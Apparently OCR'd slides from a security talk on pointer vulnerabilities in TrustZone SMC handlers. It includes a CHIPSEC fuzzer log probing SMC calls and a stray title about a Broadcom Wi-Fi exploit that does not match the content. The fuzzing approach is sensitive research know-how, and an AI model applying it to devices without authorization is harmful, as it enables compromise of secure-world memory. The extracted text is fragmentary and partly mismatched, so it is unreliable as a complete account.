
[Over The Air: Exploiting Broadcom's Wi-Fi Stack (Part 2)]

# Pointer Arguments to SMC Handlers



Some SMC Handlers write result to a buffer at address passed in X2,…


# Unchecked Pointer Vulnerabilities



If SMC handler doesn’t validate pointer, it can overwrite TrustZone memory


Examples: Full TrustZone exploit for MSM8974, SMC vulns by Dan Rosenberg

# SMC Pointer Vulnerabilities Fuzzer


Supply an address to TrustZone in SMC argument
The same error code indicating overlap detected


```
[CHIPSEC] Arguments: -m tools.tz.smc_ptr
[+] loaded chipsec.modules.tools.tz.smc_ptr
[x][ =======================================================================
[x][ Module: A tool to test SMC handlers for pointer vulnerabilies
[x][ =======================================================================
...
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x28 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x29 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x30 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x31 0x0  ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
...
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x1 0x0   ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x1 0x1   ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x6D00000 0x1 0x2   ) = r0: FFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
```

# Race Condition Issues (TOCTOU)



